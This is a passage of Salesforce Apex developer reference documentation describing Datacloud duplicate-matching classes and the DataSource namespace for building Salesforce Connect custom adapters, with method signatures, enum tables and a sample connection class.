Datacloud

IN THIS SECTION:

MatchRecord Methods

MatchRecord Methods

The following are methods for `MatchRecord`.

IN THIS SECTION:

getAdditionalInformation()
Returns other information about a matched record. For example, a `matchGrade` represents the quality of the data for the D&B fields in the matched record.

getFieldDiffs()
Returns all matching rule fields and how each field value compares for the duplicate and its matching record.

getMatchConfidence()
Returns the ranking of how similar a matched record's data is to the data in your request. Must be equal to or greater than the value of the `minMatchConfidence` specified in your request. Returns -1 if unused.

getRecord()
Returns the fields and field values for the duplicate.

`getAdditionalInformation()`

Returns other information about a matched record. For example, a `matchGrade` represents the quality of the data for the D&B fields in the matched record.

Signature

```
public List<Datacloud.AdditionalInformationMap> getAdditionalInformation()
```

Return Value

Type: List<Datacloud.AdditionalInformationMap>

`getFieldDiffs()`

Returns all matching rule fields and how each field value compares for the duplicate and its matching record.

Signature

```
public List<Datacloud.FieldDiff> getFieldDiffs()
```

Return Value

Type: List<Datacloud.FieldDiff>

`getMatchConfidence()`

Returns the ranking of how similar a matched record's data is to the data in your request. Must be equal to or greater than the value of the `minMatchConfidence` specified in your request. Returns -1 if unused.

Signature

```
public Double getMatchConfidence()
```

Return Value

Type: Double

`getRecord()`

Returns the fields and field values for the duplicate.

Signature

```
public SObject getRecord()
```

Return Value

Type: SObject

MatchResult Class

Represents the duplicate results for a matching rule.

Namespace

Datacloud

IN THIS SECTION:

MatchResult Methods

MatchResult Methods

The following are methods for `MatchResult`.

IN THIS SECTION:

getEntityType()
Returns the entity type of the matching rule.

getErrors()
Returns errors that occurred during matching for the matching rule.

getMatchEngine()
Returns the match engine for the matching rule.

getMatchRecords()
Returns information about the duplicates for the matching rule.

getRule()
Returns the developer name of the matching rule.

getSize()
Returns the number of duplicates detected by the matching rule.

isSuccess()
Returns `false` if there's an error with the matching rule, and `true` if the matching rule successfully ran.

`getEntityType()`

Returns the entity type of the matching rule.

Signature

```
public String getEntityType()
```

Return Value

Type: String

`getErrors()`

Returns errors that occurred during matching for the matching rule.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getMatchEngine()`

Returns the match engine for the matching rule.

Signature

```
public String getMatchEngine()
```

Return Value

Type: String

`getMatchRecords()`

Returns information about the duplicates for the matching rule.

Signature

```
public List<Datacloud.MatchRecord> getMatchRecords()
```

Return Value

Type: List<Datacloud.MatchRecord>

`getRule()`

Returns the developer name of the matching rule.

Signature

```
public String getRule()
```

Return Value

Type: String

`getSize()`

Returns the number of duplicates detected by the matching rule.

Signature

```
public Integer getSize()
```

Return Value

Type: Integer

`isSuccess()`

Returns `false` if there's an error with the matching rule, and `true` if the matching rule successfully ran.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

DataSource Namespace

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. Then connect your Salesforce organization to any data anywhere via the Salesforce Connect custom adapter.

The following are the classes in the `DataSource` namespace.

IN THIS SECTION:

AsyncDeleteCallback Class

A callback class that the `Database.deleteAsync` method references. Salesforce calls this class after the remote `deleteAsync` operation is completed. This class provides the compensating transaction in the completion context of the delete operation. Extend this class to define the actions to execute after the remote delete operation finishes execution.

AsyncSaveCallback Class

A callback class that the `Database.insertAsync` or `Database.updateAsync` method references. Salesforce calls this class after the remote operation is completed. This class provides the compensating transaction in the completion context of the insert or update operation. Extend this class to define the actions to execute after the remote insert or update operation finishes execution.

AuthenticationCapability Enum

Specifies the types of authentication that can be used to access the external system.

AuthenticationProtocol Enum

Determines what type of credentials are used to authenticate to the external system.

Capability Enum

Declares which functional operations the external system supports. Also specifies required endpoint settings for the external data source definition.

Column Class

Describes a column on a `DataSource.Table`. This class extends the `DataSourceUtil` class and inherits its methods.

ColumnSelection Class

Identifies the list of columns to return during a query or search.

Connection Class

Extend this class to enable your Salesforce org to sync the external system's schema and to handle queries, searches, and write operations (upsert and delete) of the external data. This class extends the `DataSourceUtil` class and inherits its methods.

ConnectionParams Class

Contains the credentials for authenticating to the external system.

DataSourceUtil Class

Parent class for the `DataSource.Provider`, `DataSource.Connection`, `DataSource.Table`, and `DataSource.Column` classes.

DataType Enum

Specifies the data types that are supported by the Apex Connector Framework.

DeleteContext Class

An instance of `DeleteContext` is passed to the `deleteRows()` method on your `Database.Connection` class. The class provides context information about the delete request to the implementor of `deleteRows()`.

DeleteResult Class

Represents the result of a delete operation on an sObject record. The result is returned by the `DataSource.deleteRows` method of the `DataSource.Connection` class.

Filter Class

Represents a `WHERE` clause in a SOSL or SOQL query.

FilterType Enum

Referenced by the `type` property on a `DataSource.Filter`.

IdentityType Enum

Determines which set of credentials is used to authenticate to the external system.

Order Class

Contains details about how to sort the rows in the result set. Equivalent to an `ORDER BY` statement in a SOQL query.

OrderDirection Enum

Specifies the direction for sorting rows based on column values.

Provider Class

Extend this base class to create a custom adapter for Salesforce Connect. The class informs Salesforce of the functional and authentication capabilities that are supported by or required to connect to the external system. This class extends the `DataSourceUtil` class and inherits its methods.

QueryAggregation Enum

Specifies how to aggregate a column in a query.

QueryContext Class

An instance of `QueryContext` is provided to the `query` method on your `DataSource.Connection` class. The instance corresponds to a SOQL request.

QueryUtils Class

Contains helper methods to locally filter, sort, and apply limit and offset clauses to data rows. This helper class is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

ReadContext Class

Abstract base class for the `QueryContext` and `SearchContext` classes.

SearchContext Class

An instance of `SearchContext` is provided to the search method on your `DataSource.Connection` class. The instance corresponds to a search or SOSL request.

SearchUtils Class

Helper class for implementing search on a custom adapter for Salesforce Connect.

Table Class

Describes a table on an external system that the Salesforce Connect custom adapter connects to. This class extends the `DataSourceUtil` class and inherits its methods.

TableResult Class

Contains the results of a search or query.

TableSelection Class

Contains a breakdown of the SOQL or SOSL query. Its properties represent the FROM, ORDER BY, SELECT, and WHERE clauses in the query.

UpsertContext Class

An instance of `UpsertContext` is passed to the `upsertRows()` method on your `Datasource.Connection` class. This class provides context information about the upsert request to the implementor of `upsertRows()`.

UpsertResult Class

Represents the result of an upsert operation on an external object record. The result is returned by the `upsertRows` method of the `DataSource.Connection` class.

DataSource Exceptions

The `DataSource` namespace contains exception classes.

AsyncDeleteCallback Class

A callback class that the `Database.deleteAsync` method references. Salesforce calls this class after the remote `deleteAsync` operation is completed. This class provides the compensating transaction in the completion context of the delete operation. Extend this class to define the actions to execute after the remote delete operation finishes execution.

Namespace

DataSource

IN THIS SECTION:

AsyncDeleteCallback Methods

AsyncDeleteCallback Methods

The following are methods for `AsyncDeleteCallback`.

IN THIS SECTION:

processDelete(deleteResult)
Override this method to define actions that Salesforce executes after a remote `Database.deleteAsync` operation is completed. For example, based on the results of the remote operation, you can update custom object data or other data that's stored in the Salesforce org..

`processDelete(deleteResult)`

Override this method to define actions that Salesforce executes after a remote `Database.deleteAsync` operation is completed. For example, based on the results of the remote operation, you can update custom object data or other data that's stored in the Salesforce org..

Signature

```
public void processDelete(Database.DeleteResult deleteResult)
```

Parameters

`deleteResult`
Type: Database.DeleteResult

The result of the asynchronous delete operation.

Return Value

Type: void

AsyncSaveCallback Class

A callback class that the `Database.insertAsync` or `Database.updateAsync` method references. Salesforce calls this class after the remote operation is completed. This class provides the compensating transaction in the completion context of the insert or update operation. Extend this class to define the actions to execute after the remote insert or update operation finishes execution.

Namespace

DataSource

IN THIS SECTION:

AsyncSaveCallback Methods

AsyncSaveCallback Methods

The following are methods for `AsyncSaveCallback`.

IN THIS SECTION:

processSave(saveResult)
Override this method to define actions that Salesforce executes after the remote `Database.insertAsync` or `Database.updateAsync` operation is completed. For example, based on the results of the remote operation, you can update custom object data or other data that's stored in the Salesforce org.

`processSave(saveResult)`

Override this method to define actions that Salesforce executes after the remote `Database.insertAsync` or `Database.updateAsync` operation is completed. For example, based on the results of the remote operation, you can update custom object data or other data that's stored in the Salesforce org.

Signature

```
public void processSave(Database.SaveResult saveResult)
```

Parameters

`saveResult`
Type: Database.SaveResult

The result of the asynchronous insert or update operation.

Return Value

Type: void

AuthenticationCapability Enum

Specifies the types of authentication that can be used to access the external system.

Usage

The `DataSource.Provider` class returns `DataSource.AuthenticationCapability` enum values. The returned values determine which authentication settings are available on the external data source definition in Salesforce.

If you set up callouts in your `DataSource.Connection` class, you can specify the callout endpoints as named credentials instead of URLs. If you do so for all callouts, return `ANONYMOUS` as the sole entry in the list of data source authentication capabilities. That way, the external data source definition doesn't require authentication settings. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to.

Enum Values

The following are the values of the `DataSource.AuthenticationCapability` enum.

Value	Description
`ANONYMOUS`	No credentials are required to authenticate to the external system.
`BASIC`	A username and password can be used to authenticate to the external system.
`CERTIFICATE`	A security certificate can be supplied when establishing each connection to the external system.
`OAUTH`	OAuth can be used to authenticate to the external system.

AuthenticationProtocol Enum

Determines what type of credentials are used to authenticate to the external system.

Enum Values

The following are the values of the `DataSource.AuthenticationProtocol` enum.

Value	Description
`NONE`	No credentials are used to authenticate to the external system.
`OAUTH`	OAuth 2.0 is used to authenticate to the external system.
`PASSWORD`	A username and password are used to authenticate to the external system.

Capability Enum

Declares which functional operations the external system supports. Also specifies required endpoint settings for the external data source definition.

Usage

The `DataSource.Provider` class returns `DataSource.Capability` enum values, which:

- Specify the functional capabilities of the external system.

- Determine which endpoint settings are available on the external data source definition in Salesforce.

Enum Values

The following are the values of the `DataSource.Capability` enum.

Value	Description
`QUERY_PAGINATION_SERVER_DRIVEN`	With server-driven paging, the external system determines the page sizes and batch boundaries. The external system's paging settings can optimize the external system's performance and improve the load times for external objects in your org. Also, the external data set can change while your users or the Force.com platform are paging through the result set. Typically, server-driven paging adjusts batch boundaries to accommodate changing data sets more effectively than client-driven paging. If you enable server-driven paging on an external data source, Salesforce ignores the requested page sizes, including the default `queryMore()` batch size of 500 rows. The pages returned by the external system determine the batches. Also, the Apex code must generate a query token and use it to determine and fetch the next batch of results.
`QUERY_TOTAL_SIZE`	The external system can provide the total number of rows that meet the query criteria, even when requested to return a smaller batch size. This capability enables you to simplify how you paginate results by using `queryMore()`.
`REQUIRE_ENDPOINT`	Requires the administrator to specify the endpoint in the URL field in the external data source definition.
`REQUIRE_HTTPS`	Requires the endpoint URL to use secure HTTP. If `REQUIRE_ENDPOINT` isn't declared, `REQUIRE_HTTPS` is ignored.
`ROW_CREATE`	Allows creating of external data.
`ROW_DELETE`	Allows deleting external data.
`ROW_QUERY`	Allows API and SOQL queries of the external data. Also allows reports on the external objects.
`ROW_UPDATE`	Allows updating external data.
`SEARCH`	Allows SOSL and Salesforce searches of the external data. When the custom adapter declares the `SEARCH` capability, you can control which external objects are searchable by selecting or deselecting `Allow Search` on each external object. However, syncing always overwrites the external object's search status to match the search status of the external data source. Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.

SEE ALSO:

Salesforce Help: Validate and Sync an External Data Source

Column Class

Describes a column on a `DataSource.Table`. This class extends the `DataSourceUtil` class and inherits its methods.

Namespace

DataSource

Usage

A list of column metadata is provided by the `DataSource.Connection` class when the `sync()` method is invoked. Each column can become a field on an external object.

The metadata is stored in Salesforce. Updating the Apex code to return new or updated values for the column metadata doesn't automatically update the stored metadata in Salesforce.

IN THIS SECTION:

Column Properties

Column Methods

Column Properties

The following are properties for `Column`.

IN THIS SECTION:

decimalPlaces

If the data type is numeric, the number of decimal places to the right of the decimal point.

description

Description of what the column represents.

filterable

Whether a result set can be filtered based on the values of the column.

label

User-friendly name for the column that appears in the Salesforce user interface.

length

If the column is a string data type, the number of characters in the column. If the column is a numeric data type, the total number of digits on both sides of the decimal point, but excluding the decimal point.

name

Name of the column in the external system.

referenceTargetField

API name of the custom field on the parent object whose values are compared against this column's values. Matching values identify related records in an indirect lookup relationship. Applies only when the column's data type is `INDIRECT_LOOKUP_TYPE`. For other data types, this value is ignored.

referenceTo

API name of the parent object in the relationship that's represented by this column. Applies only when the column's data type is `LOOKUP_TYPE`, `EXTERNAL_LOOKUP_TYPE`, or `INDIRECT_LOOKUP_TYPE`. For other data types, this value is ignored.

sortable

Whether a result set can be sorted based on the values of the column via an `ORDER BY` clause.

type

Data type of the column.

`decimalPlaces`

If the data type is numeric, the number of decimal places to the right of the decimal point.

Signature

```
public Integer decimalPlaces {get; set;}
```

Property Value

Type: Integer

`description`

Description of what the column represents.

Signature

```
public String description {get; set;}
```

Property Value

Type: String

`filterable`

Whether a result set can be filtered based on the values of the column.

Signature

```
public Boolean filterable {get; set;}
```

Property Value

Type: Boolean

`label`

User-friendly name for the column that appears in the Salesforce user interface.

Signature

```
public String label {get; set;}
```

Property Value

Type: String

`length`

If the column is a string data type, the number of characters in the column. If the column is a numeric data type, the total number of digits on both sides of the decimal point, but excluding the decimal point.

Signature

```
public Integer length {get; set;}
```

Property Value

Type: Integer

`name`

Name of the column in the external system.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

`referenceTargetField`

API name of the custom field on the parent object whose values are compared against this column's values. Matching values identify related records in an indirect lookup relationship. Applies only when the column's data type is `INDIRECT_LOOKUP_TYPE`. For other data types, this value is ignored.

Signature

```
public String referenceTargetField {get; set;}
```

Property Value

Type: String

`referenceTo`

API name of the parent object in the relationship that's represented by this column. Applies only when the column's data type is `LOOKUP_TYPE`, `EXTERNAL_LOOKUP_TYPE`, or `INDIRECT_LOOKUP_TYPE`. For other data types, this value is ignored.

Signature

```
public String referenceTo {get; set;}
```

Property Value

Type: String

`sortable`

Whether a result set can be sorted based on the values of the column via an `ORDER BY` clause.

Signature

```
public Boolean sortable {get; set;}
```

Property Value

Type: Boolean

`type`

Data type of the column.

Signature

```
public DataSource.DataType type {get; set;}
```

Property Value

Type: DataSource.DataType

Column Methods

The following are methods for `Column`.

IN THIS SECTION:

boolean(name)
Returns a new column of data type `BOOLEAN_TYPE`.

externalLookup(name, domain)
Returns a new column of data type `EXTERNAL_LOOKUP_TYPE`.

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces, referenceTo, referenceTargetField)
Returns a new column with the ten specified `Column` property values.

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces)
Returns a new column with the eight specified `Column` property values.

get(name, label, description, isSortable, isFilterable, type, length)
Returns a new column with the seven specified `Column` property values.

indirectLookup(name, domain, targetField)
Returns a new column of data type `INDIRECT_LOOKUP_TYPE`.

integer(name, length)
Returns a new numeric column with no decimal places using the specified name and length.

lookup(name, domain)
Returns a new column of data type `LOOKUP_TYPE`.

number(name, length, decimalPlaces)
Returns a new column of data type `NUMBER_TYPE`.

text(name, label, length)
Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name, label, and length.

text(name, length)
Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name and length.

text(name)
Returns a new column of data type `STRING_SHORT_TYPE` with the specified name and the length of 255 characters.

textarea(name)
Returns a new column of data type `STRING_LONG_TYPE` with the specified name and the length of 32,000 characters.

url(name, length)
Returns a new column of data type `URL_TYPE` with the specified name and length.

url(name)
Returns a new column of data type `URL_TYPE` with the specified name and the length of 1,000 characters.

`boolean(name)`

Returns a new column of data type `BOOLEAN_TYPE`.

Signature

```
public static DataSource.Column boolean(String name)
```

Parameters

`name`
Type: String
Name of the column.

Return Value

Type: DataSource.Column

`externalLookup(name, domain)`

Returns a new column of data type `EXTERNAL_LOOKUP_TYPE`.

Signature

```
public static DataSource.Column externalLookup(String name, String domain)
```

Parameters

name
Type: String

Name of the column.

domain
Type: String

API name of the parent object in the external lookup relationship.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.EXTERNAL_LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	null

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces, referenceTo, referenceTargetField)

Returns a new column with the ten specified `Column` property values.

Signature

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length,
Integer decimalPlaces, String referenceTo, String referenceTargetField)
```

Parameters

See Column Properties on page 1711 for information about each parameter.

name
Type: String

label
Type: String

description
Type: String

isSortable
Type: Boolean

isFilterable
Type: Boolean

type
Type: DataSource.DataType

length
Type: Integer

decimalPlaces
Type: Integer

referenceTo
Type: String

referenceTargetField
Type: String

Return Value

Type: DataSource.Column

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces)

Returns a new column with the eight specified `Column` property values.

Signature

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length,
Integer decimalPlaces)
```

Parameters

See Column Properties on page 1711 for information about each parameter.

name
Type: String

label
Type: String

description
Type: String

isSortable
Type: Boolean

isFilterable
Type: Boolean

type
Type: DataSource.DataType

length
Type: Integer

decimalPlaces
Type: Integer

Return Value

Type: DataSource.Column

get(name, label, description, isSortable, isFilterable, type, length)

Returns a new column with the seven specified `Column` property values.

Signature

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length)
```

Parameters

See Column Properties on page 1711 for information about each parameter.

name
Type: String

label
Type: String

description
Type: String

isSortable
Type: Boolean

isFilterable
Type: Boolean

type
Type: DataSource.DataType

length
Type: Integer

Return Value

Type: DataSource.Column

indirectLookup(name, domain, targetField)

Returns a new column of data type `INDIRECT_LOOKUP_TYPE`.

Signature

```
public static DataSource.Column indirectLookup(String name, String domain, String targetField)
```

Parameters

name
Type: String

Name of the column.

domain
Type: String

API name of the parent object in the indirect lookup relationship.

targetField
Type: String

API name of the custom field on the parent object whose values are compared against this column's values. Matching values identify related records in an indirect lookup relationship.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.INDIRECT_LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	*targetField*

integer(name, length)

Returns a new numeric column with no decimal places using the specified name and length.

Signature

```
public static DataSource.Column integer(String name, Integer length)
```

Parameters

name
Type: String
The column name.

length
Type: Integer
The column length.

Return Value

Type: DataSource.Column

lookup(name, domain)

Returns a new column of data type `LOOKUP_TYPE`.

Signature

```
public static DataSource.Column lookup(String name, String domain)
```

Parameters

name
Type: String
Name of the column.

domain
Type: String
API name of the parent object in the lookup relationship.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*

Property	Value
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	null

number(name, length, decimalPlaces)

Returns a new column of data type `NUMBER_TYPE`.

Signature

```
public static DataSource.Column number(String name, Integer length, Integer
decimalPlaces)
```

Parameters

See Column Properties on page 1711 for information about each parameter.

name
Type: String

length
Type: Integer

decimalPlaces
Type: Integer

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true

Property	Value
type	DataSource.DataType.NUMBER_TYPE
length	*length*
decimalPlaces	*decimalPlaces*

text(name, label, length)

Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name, label, and length.

Signature

```
public static DataSource.Column text(String name, String label, Integer length)
```

Parameters

name
Type: String

Name of the column.

label
Type: String

User-friendly name for the column that appears in the Salesforce user interface.

length
Type: Integer

Number of characters allowed in the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*label*
description	*label*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_SHORT_TYPE if *length* is 255 or less DataSource.DataType.STRING_LONG_TYPE if *length* is greater than 255
length	*length*
decimalPlaces	0

`text(name, length)`

Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name and length.

Signature

```
public static DataSource.Column text(String name, Integer length)
```

Parameters

`name`
Type: String

Name of the column.

`length`
Type: Integer

Number of characters allowed in the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*`name`*
label	*`name`*
description	*`name`*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_SHORT_TYPE if *`length`* is 255 or less DataSource.DataType.STRING_LONG_TYPE if *`length`* is greater than 255
length	*`length`*
decimalPlaces	0

`text(name)`

Returns a new column of data type `STRING_SHORT_TYPE` with the specified name and the length of 255 characters.

Signature

```
public static DataSource.Column text(String name)
```

Parameters

name
Type: String

Name of the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_SHORT_TYPE
length	255
decimalPlaces	0

`textarea(name)`

Returns a new column of data type `STRING_LONG_TYPE` with the specified name and the length of 32,000 characters.

Signature

```
public static DataSource.Column textarea(String name)
```

Parameters

name
Type: String

Name of the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*

Property	Value
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_LONG_TYPE
length	32000
decimalPlaces	0

`url(name, length)`

Returns a new column of data type `URL_TYPE` with the specified name and length.

Signature

```
public static DataSource.Column url(String name, Integer length)
```

Parameters

name
Type: String

Name of the column.

length
Type: Integer

Number of characters allowed in the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.URL_TYPE
length	*length*
decimalPlaces	0

`url(name)`

Returns a new column of data type `URL_TYPE` with the specified name and the length of 1,000 characters.

Signature

```
public static DataSource.Column url(String name)
```

Parameters

`name`
Type: String

Name of the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*`name`*
label	*`name`*
description	*`name`*
isSortable	true
isFilterable	true
type	DataSource.DataType.URL_TYPE
length	1000
decimalPlaces	0

ColumnSelection Class

Identifies the list of columns to return during a query or search.

Namespace

DataSource Namespace

Usage

This class is associated with the `SELECT` clause for a SOQL query, or the `RETURNING` clause for a SOSL query.

IN THIS SECTION:

ColumnSelection Properties

ColumnSelection Properties

The following are properties for `ColumnSelection`.

IN THIS SECTION:

aggregation
How to aggregate the column's data.

columnName
Name of the selected column.

tableName
Name of the column's table.

`aggregation`

How to aggregate the column's data.

Signature

```
public DataSource.QueryAggregation aggregation {get; set;}
```

Property Value

Type: DataSource.QueryAggregation

`columnName`

Name of the selected column.

Signature

```
public String columnName {get; set;}
```

Property Value

Type: String

`tableName`

Name of the column's table.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

Connection Class

Extend this class to enable your Salesforce org to sync the external system's schema and to handle queries, searches, and write operations (upsert and delete) of the external data. This class extends the `DataSourceUtil` class and inherits its methods.

Namespace

DataSource

Usage

Your `DataSource.Connection` and `DataSource.Provider` classes compose a custom adapter for Salesforce Connect.

Changing the `sync` method on the `DataSource.Connection` class doesn't automatically resync any external objects.

Example

```
global class SampleDataSourceConnection extends DataSource.Connection {
    global SampleDataSourceConnection(DataSource.ConnectionParams connectionParams) {
    }

    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables = new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(DataSource.Column.text('Name', 255));
        columns.add(DataSource.Column.text('ExternalId', 255));
        columns.add(DataSource.Column.url('DisplayUrl'));
        tables.add(DataSource.Table.get('Sample', 'Title', columns));
        return tables;
    }

    override global DataSource.TableResult query(DataSource.QueryContext c) {
       return DataSource.TableResult.get(c, DataSource.QueryUtils.process(c, getRows()));

    }

    override global List<DataSource.TableResult> search(DataSource.SearchContext c) {

        List<DataSource.TableResult> results = new List<DataSource.TableResult>();
        for (DataSource.TableSelection tableSelection : c.tableSelections) {
            results.add(DataSource.TableResult.get(tableSelection, getRows()));
        }
        return results;
    }

    // Helper method to get record values from the external system for the Sample table.
    private List<Map<String, Object>> getRows () {
       // Get row field values for the Sample table from the external system via a callout.

        HttpResponse response = makeGetCallout();
        // Parse the JSON response and populate the rows.
        Map<String, Object> m = (Map<String, Object>)JSON.deserializeUntyped(
```

```
            response.getBody());
    Map<String, Object> error = (Map<String, Object>)m.get('error');
    if (error != null) {
        throwException(string.valueOf(error.get('message')));
    }
    List<Map<String,Object>> rows = new List<Map<String,Object>>();
    List<Object> jsonRows = (List<Object>)m.get('value');
    if (jsonRows == null) {
        rows.add(foundRow(m));
    } else {
        for (Object jsonRow : jsonRows) {
            Map<String,Object> row = (Map<String,Object>)jsonRow;
            rows.add(foundRow(row));
        }
    }
    return rows;
}

global override List<DataSource.UpsertResult> upsertRows(DataSource.UpsertContext
        context) {
   if (context.tableSelected == 'Sample') {
       List<DataSource.UpsertResult> results = new List<DataSource.UpsertResult>();
       List<Map<String, Object>> rows = context.rows;

       for (Map<String, Object> row : rows){
          // Make a callout to insert or update records in the external system.
          HttpResponse response;
          // Determine whether to insert or update a record.
          if (row.get('ExternalId') == null){
             // Send a POST HTTP request to insert new external record.
             // Make an Apex callout and get HttpResponse.
             response = makePostCallout(
                 '{"name":"' + row.get('Name') + '","ExternalId":"' +
                 row.get('ExternalId') + '"');
          }
          else {
             // Send a PUT HTTP request to update an existing external record.
             // Make an Apex callout and get HttpResponse.
             response = makePutCallout(
                 '{"name":"' + row.get('Name') + '","ExternalId":"' +
                 row.get('ExternalId') + '"',
                 String.valueOf(row.get('ExternalId')));
          }

          // Check the returned response.
          // First, deserialize it.
          Map<String, Object> m = (Map<String, Object>)JSON.deserializeUntyped(
                  response.getBody());
          if (response.getStatusCode() == 200){
              results.add(DataSource.UpsertResult.success(
                      String.valueOf(m.get('id'))));
          }
          else {
             results.add(DataSource.UpsertResult.failure(
```

```
                                String.valueOf(m.get('id')),
                    'The callout resulted in an error: ' +
                    response.getStatusCode()));
            }
        }
        return results;
    }
    return null;
}

global override List<DataSource.DeleteResult> deleteRows(DataSource.DeleteContext
        context) {
    if (context.tableSelected == 'Sample'){
        List<DataSource.DeleteResult> results = new List<DataSource.DeleteResult>();
        for (String externalId : context.externalIds){
            HttpResponse response = makeDeleteCallout(externalId);
            if (response.getStatusCode() == 200){
                results.add(DataSource.DeleteResult.success(externalId));
            }
            else {
                results.add(DataSource.DeleteResult.failure(externalId,
                            'Callout delete error:'
                            + response.getBody()));
            }
        }
        return results;
    }
    return null;

    }
}
```

IN THIS SECTION:

Connection Methods

Connection Methods

The following are methods for `Connection`.

IN THIS SECTION:

deleteRows(deleteContext)
Invoked when external object records are deleted via the Salesforce user interface, APIs, or Apex.

query(queryContext)
Invoked by a SOQL query of an external object. A SOQL query is generated and executed when a user visits an external object's list view or record detail page in Salesforce. Returns the results of the query.

search(searchContext)
Invoked by a SOSL query of an external object or when a user performs a Salesforce global search that also searches external objects. Returns the results of the query.

sync()
Invoked when an administrator clicks **Validate and Sync** on the external data source detail page. Returns a list of tables that describe the external system's schema.

upsertRows(upsertContext)
Invoked when external object records are created or updated via the Salesforce user interface, APIs, or Apex.

`deleteRows(deleteContext)`

Invoked when external object records are deleted via the Salesforce user interface, APIs, or Apex.

Signature

```
public List<DataSource.DeleteResult> deleteRows(DataSource.DeleteContext deleteContext)
```

Parameters

deleteContext
Type: DataSource.DeleteContext

Contains context information about the delete request.

Return Value

Type: List<DataSource.DeleteResult>

The results of the delete operation.

query(queryContext)

Invoked by a SOQL query of an external object. A SOQL query is generated and executed when a user visits an external object's list view or record detail page in Salesforce. Returns the results of the query.

Signature

```
public DataSource.TableResult query(DataSource.QueryContext queryContext)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

Return Value

Type: DataSource.TableResult

search(searchContext)

Invoked by a SOSL query of an external object or when a user performs a Salesforce global search that also searches external objects. Returns the results of the query.

Signature

```
public List<DataSource.TableResult> search(DataSource.SearchContext searchContext)
```

Parameters

searchContext
Type: DataSource.SearchContext

Represents the query to run against an external data table.

Return Value

Type: List<DataSource.TableResult>

`sync()`

Invoked when an administrator clicks **Validate and Sync** on the external data source detail page. Returns a list of tables that describe the external system's schema.

Signature

```
public List<DataSource.Table> sync()
```

Return Value

Type: List<DataSource.Table>

Each returned table can be used to create an external object in Salesforce. On the Validate External Data Source page, the administrator views the list of returned tables and selects which tables to sync. When the administrator clicks **Sync**, an external object is created for each selected table. Each column within the selected tables also becomes a field in the external object.

`upsertRows(upsertContext)`

Invoked when external object records are created or updated via the Salesforce user interface, APIs, or Apex.

Signature

```
public List<DataSource.UpsertResult> upsertRows(DataSource.UpsertContext upsertContext)
```

Parameters

`upsertContext`
Type: DataSource.UpsertContext

Contains context information about the upsert request.

Return Value

Type: List<DataSource.UpsertResult>

The results of the upsert operation.

ConnectionParams Class

Contains the credentials for authenticating to the external system.

Namespace

DataSource

Usage

If your extension of the `DataSource.Provider` class returns `DataSource.AuthenticationCapability` values that indicate support for authentication, the `DataSource.Connection` class is instantiated with a `DataSource.ConnectionParams` instance in the constructor.

The authentication credentials in the `DataSource.ConnectionParams` instance depend on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

The values in this class can appear in debug logs and can be accessed by users who have the "Author Apex" permission. If you require better security, we recommend that you specify named credentials instead of URLs as your Apex callout endpoints. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to.

IN THIS SECTION:

ConnectionParams Properties

ConnectionParams Properties

The following are properties for `ConnectionParams`.

IN THIS SECTION:

certificateName
The name of the certificate for establishing each connection to the external system.

endpoint
